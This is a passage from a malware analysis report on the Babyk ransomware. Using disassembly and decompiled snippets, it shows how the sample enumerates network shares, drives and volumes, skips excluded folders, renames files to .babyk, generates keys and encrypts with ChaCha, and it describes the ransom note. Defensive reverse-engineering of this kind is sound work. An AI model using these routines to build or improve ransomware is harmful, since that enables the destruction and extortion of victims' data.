
```
lea     eax, [ebp+resume_handle]
push    eax             ; resume_handle
lea     ecx, [ebp+totalentries]
push    ecx             ; totalentries
lea     edx, [ebp+entriesread]
push    edx             ; entriesread
push    0FFFFFFFFh      ; prefmaxlen
lea     eax, [ebp+bufptr]
push    eax             ; bufptr
push    1               ; level
mov     ecx, [ebp+servername]
push    ecx             ; servername
call    NetShareEnum
mov     [ebp+var_C], eax
cmp     [ebp+var_C], 0
jz      short loc_4099D1
```

```
push    offset asc_402BFC ; "\\\\"
lea     edx, [ebp+String1]
push    edx             ; lpString1
call    ds:lstrcpyW
mov     eax, [ebp+servername]
push    eax             ; lpString2
lea     ecx, [ebp+String1]
push    ecx             ; lpString1
call    ds:lstrcatW
push    offset asc_402C04 ; "\\"
lea     edx, [ebp+String1]
push    edx             ; lpString1
call    ds:lstrcatW
mov     eax, [ebp+var_4]
mov     ecx, [eax]
push    ecx             ; lpString2
lea     edx, [ebp+String1]
push    edx             ; lpString1
call    ds:lstrcatW
lea     eax, [ebp+String1]
push    eax             ; lpString2
call    _PrepareCypher
```



As I mentioned before, since we do not have shared folders, we go directly to paths, where, as we can see, it checks if it can encrypt something in network, so in order, it checks Shared Folders, Network and then disks, the routines to manage that it can encrypt in shared folders or network, are the same





Then, we can see how it will try to look for each of the volumes that we may have in our computer, it checks one by one if they are there (*GetDriveTypeW*), when it finishes it will look for drives

```
lpRootPathName = L"Q:\\";
v4 = L"W:\\";
v5 = L"E:\\";
v6 = L"R:\\";
v7 = L"T:\\";
v8 = L"Y:\\";
v9 = L"U:\\";
v10 = L"I:\\";
v11 = L"O:\\";
v12 = L"P:\\";
v13 = L"A:\\";
v14 = L"S:\\";
v15 = L"D:\\";
v16 = L"F:\\";
v17 = L"G:\\";
v18 = L"H:\\";
v19 = L"J:\\";
v20 = L"K:\\";
v21 = L"L:\\";
v22 = L"Z:\\";
v23 = L"X:\\";
v24 = L"C:\\";
v25 = L"V:\\";
v26 = L"B:\\";
v27 = L"N:\\";
v28 = L"M:\\";
```


```
loc_409FB1:
call    _FindVolumes
call    ds:GetLogicalDrives
mov     [ebp+var_40], eax
cmp     [ebp+var_40], 0
jz      short loc_40A004
```


```
8B4D F4         mov ecx,dword ptr ss:[ebp-C]
8B948D 7CFFFFFF mov edx,dword ptr ss:[ebp+ecx*4-84]   [ebp+ecx*4-84]:L"W:\\"
52              push edx                              edx:L"W:\\"
FF15 F8402D01   call dword ptr ds:[<&GetDriveTypeW>]
83F8 01         cmp eax,1
75 1D           jne 9a089790e04683ebf37d9746e0284322f59
8B45 FC         mov eax,dword ptr ss:[ebp-4]
8B4D F4         mov ecx,dword ptr ss:[ebp-C]
8B948D 7CFFFFFF mov edx,dword ptr ss:[ebp+ecx*4-84]   [ebp+ecx*4-84]:L"W:\\"
899485 14FFFFFF mov dword ptr ss:[ebp+eax*4-EC],edx
8B45 FC         mov eax,dword ptr ss:[ebp-4]
83C0 01         add eax,1
8945 FC         mov dword ptr ss:[ebp-4],eax
EB BC           jmp 9a089790e04683ebf37d9746e0284322f59
```


In these volumes, which in my case I have 3, the name of each one of them associated to its ID will be taken out, associating them to other letters or paths in case they are not, in my case the first volume is not associated to any letter and it associates it to M:

```
lea     edx, [ebp+cchReturnLength]
push    edx             ; lpcchReturnLength
mov     eax, [ebp+cchBufferLength]
push    eax             ; cchBufferLength
lea     ecx, [ebp+szVolumePathNames]
push    ecx             ; lpszVolumePathNames
mov     edx, [ebp+lpszVolumeName]
push    edx             ; lpszVolumeName
call    ds:GetVolumePathNamesForVolumeNameW
test    eax, eax
```

```
mov     ecx, [ebp+var_4]
sub     ecx, 1
mov     [ebp+var_4], ecx
mov     edx, [ebp+lpszVolumeName]
push    edx             ; lpszVolumeName
mov     eax, [ebp+var_4]
mov     ecx, [ebp+eax*4+lpszVolumeMountPoint]
push    ecx             ; lpszVolumeMountPoint
call    ds:SetVolumeMountPointW
jmp     short loc_403673
```









At this point it will be clear which disks or network drives can be encrypted or not and you will only have to check if you can encrypt the file and do it.

4.4. Encryption and exclusion list


Later, we access at disk encryption routine, in which, it will take each of the units that have already been collected in the previous point and go encrypting them, in our case with .babyk.



The encryption starts, and where we will see more movements Will be in C:\, in my case, since i have nothing else outside the main disk.



Mainly, searches for certain folders by comparing with an internal list of applications/*paths* at C:\ like *Appdata, Boot, Windows.old*, and so on. To be used as an exclusion list




Once it finds the path it wants, for example, *iDefense*, it exits the loop and goes to the routine in which it will go into each of the folders, but before, it does in each of the paths the previous check, avoiding touching any file within each of the paths, so it does it quite slow, to speed up, using other threads (Using *Semaphores*) It focus on running, writte txt rescue file and encrypt every checked path, ussually used by Ransomwares, first of all, is engaged in accessing to every folder and subfolder starting from C:\ and with another threads doing *ReleaseSemaphore,* dropps the txt rescue file, writes, and encrypts files, but this will be discussed in the next section.


```
loc_4096B2:
mov     edx, [ebp+lpString2]
push    edx             ; lpString2
mov     eax, [ebp+lpString1]
push    eax             ; lpString1
call    ds:lstrcpyW
push    offset asc_402BD0 ; "\\"
mov     ecx, [ebp+lpString1]
push    ecx             ; lpString1
call    ds:lstrcatW
lea     edx, [ebp+FindFileData.cFileName]
push    edx             ; lpString2
mov     eax, [ebp+lpString1]
push    eax             ; lpString1
call    ds:lstrcatW
mov     ecx, [ebp+lpString1]
push    ecx             ; lpString2
call    _PrepareCypher
add     esp, 4
```

```
012C96D5    52              push edx
012C96D6    8B45 FC         mov eax,dword ptr ss:[ebp-4]    [ebp-4]:L"\\\\?\\C:\\iDefense\\MAP"
012C96D9    50              push eax                        eax:L"\\\\?\\C:\\iDefense\\MAP"
012C96DA    FF15 C0402D01   call dword ptr ds:[<&lstrcatW>]
012C96E0    8B4D FC         mov ecx,dword ptr ss:[ebp-4]    [ebp-4]:L"\\\\?\\C:\\iDefense\\MAP"
012C96E3    51              push ecx                        ecx:L"\\\\?\\C:\\iDefense\\MAP"
012C96E4    E8 D7FEFFFF     call 9a089790e04683ebf37d9746e0284322f5
```


As mentioned, the encryption is done by another thread, in which we find the routine that is dedicated to both, encrypt and create the Txt, which we had already seen when creating the threads in point 4.3.




After that, we will have the routine that will create and write the rescue txt that we will discuss in the following point



After modifying *FileAttributes* of the file to encrypt, we see how it modifies strings to change the extension to .babyk using a *MoveFileExW*, is the first thing it does, in fact we can get the file with changed extension without having done the encryption yet at this point, in the case that the path complies with its internal list, and is going to encrypt it, it will make the extension change.






```
call    ds:lstrcpyW
push    offset String2  ; ".babyk"
mov     ecx, [ebp+lpString1]
push    ecx             ; lpString1
call    ds:lstrcatW
push    9               ; dwFlags
mov     edx, [ebp+lpString1]
push    edx             ; lpNewFileName
mov     eax, [ebp+lpFileName]
push    eax             ; lpExistingFileName
call    ds:MoveFileExW
```

A relevant information, is that it checks the size of the file, depending if it is bigger or smaller it encrypts it in one way or another, first, it prioritizes the small files, so it goes through all the paths that contain the main path and when it has those files encrypted and the txt files launched, it starts with the biggest ones.

```
0136885E    52              push edx
0136885F    8B45 FC         mov eax,dword ptr ss:[ebp-4]
01368862    50              push eax
01368863    FF15 80403701   call dword ptr ds:[<&GetFileSizeEx>]
```

Subsequently, manages the public/private keys by protecting them with *CryptGenRandom*, which is common to prevent the analyst from knowing the encryption keys to be used for the encryption algorithm.

```
lea     ecx, [ebp+pbBuffer]
push    ecx             ; pbBuffer
push    20h             ; dwLen
mov     edx, hProv
push    edx             ; hProv
call    ds:CryptGenRandom
```

And then it will encrypt it using a variant of *Salsa20* which is called *ChaCha* algorithm, an example of the algorithm and the comparison with our Ransomware is as follows:

```
#define ROTL(a,b) (((a) << (b)) | ((a) >> (32 - (b))))
#define QR(a, b, c, d) (           \
    a += b,  d ^= a,  d = ROTL(d,16),   \
    c += d,  b ^= c,  b = ROTL(b,12),   \
    a += b,  d ^= a,  d = ROTL(d, 8),   \
    c += d,  b ^= c,  b = ROTL(b, 7))
#define ROUNDS 20

void chacha_block(uint32_t out[16], uint32_t const in[16])
{
    int i;
    uint32_t x[16];

    for (i = 0; i < 16; ++i)
        x[i] = in[i];
    // 10 loops × 2 rounds/loop = 20 rounds
    for (i = 0; i < ROUNDS; i += 2) {
        // Odd round
        QR(x[0], x[4], x[ 8], x[12]); // column 0
        QR(x[1], x[5], x[ 9], x[13]); // column 1
        QR(x[2], x[6], x[10], x[14]); // column 2
        QR(x[3], x[7], x[11], x[15]); // column 3
        // Even round
        QR(x[0], x[5], x[10], x[15]); // diagonal 1 (main diagonal)
        QR(x[1], x[6], x[11], x[12]); // diagonal 2
        QR(x[2], x[7], x[ 8], x[13]); // diagonal 3
        QR(x[3], x[4], x[ 9], x[14]); // diagonal 4
    }
    for (i = 0; i < 16; ++i)
        out[i] = x[i] + in[i];
}
```

```
while ( a5 >= 0x40 )
{
  sub_40A170((_DWORD *)a2, &v6);
  *a4 = v6 ^ *a3;
  a4[1] = v7 ^ a3[1];
  a4[2] = v8 ^ a3[2];
  a4[3] = v9 ^ a3[3];
  a4[4] = v10 ^ a3[4];
  a4[5] = v11 ^ a3[5];
  a4[6] = v12 ^ a3[6];
  a4[7] = v13 ^ a3[7];
  a4[8] = v14 ^ a3[8];
  a4[9] = v15 ^ a3[9];
  a4[10] = v16 ^ a3[10];
  a4[11] = v17 ^ a3[11];
  a4[12] = v18 ^ a3[12];
  a4[13] = v19 ^ a3[13];
  a4[14] = v20 ^ a3[14];
  a4[15] = v21 ^ a3[15];
  result = a5 - 64;
  a5 -= 64;
  a3 += 16;
  a4 += 16;
}
if ( a5 )
{
  result = sub_40A170((_DWORD *)a2, &v6);
  for ( i = 0; i < a5; ++i )
  {
    result = *((unsigned __int8 *)&v6 + i);
    *((_BYTE *)a4 + i) = result ^ *((_BYTE *)a3 + i);
  }
}
return result;
}
```

```
v57 = a1[1056] & 0x1FF;
v56 = ((_WORD)v57 + 16) & 0x1FF;
if ( a1[1056] >= 0x200u )
{
  a1[1056] = ((unsigned __int16)a1[1056] + 16) & 0x3FF;
  v31 = a1[(unsigned __int8)(a1[1044] >> 16) + 256] + a1[*((unsigned __int8 *)a1 + 4176)];
  v32 = (unsigned __int64)(unsigned int)a1[v57 + 513] << 23;
  a1[v57 + 512] += ((a1[1046] << 8) | ((unsigned __int64)(unsigned int)a1[1046] >> 24))
                 + (((a1[1053] << 10) | ((unsigned __int64)(unsigned int)a1[1053] >> 22)) ^ (v32 | HIDWORD(v32)));
  a1[1040] = a1[v57 + 512];
  *a2 = a1[v57 + 512] ^ v31;
  v33 = a1[(unsigned __int8)(a1[1045] >> 16) + 256] + a1[*((unsigned __int8 *)a1 + 4180)];
  v34 = (unsigned __int64)(unsigned int)a1[v57 + 514] << 23;
  a1[v57 + 513] += ((a1[1047] << 8) | ((unsigned __int64)(unsigned int)a1[1047] >> 24))
                 + (((a1[1054] << 10) | ((unsigned __int64)(unsigned int)a1[1054] >> 22)) ^ (v34 | HIDWORD(v34)));
  a1[1041] = a1[v57 + 513];
  a2[1] = a1[v57 + 513] ^ v33;
```


Once our disks have been encrypted, it does not make any connection with C2 as usual to send the victim's data, moreover, the encryption is very slow due to the large number of checks it performs from the beginning, both at the network level and at the level of disks and individual files.

4.5. Txt rescue file


When our files has been encrypted, they explain us with the txt named "*How To Restore Your Files.txt*" and that we can find in each of the paths that do not exist in their blacklist, that we could recover our files by performing the steps they describe, they also threaten us that they have taken data from our network and that they will also be published, something very typical to force the victims to pay.

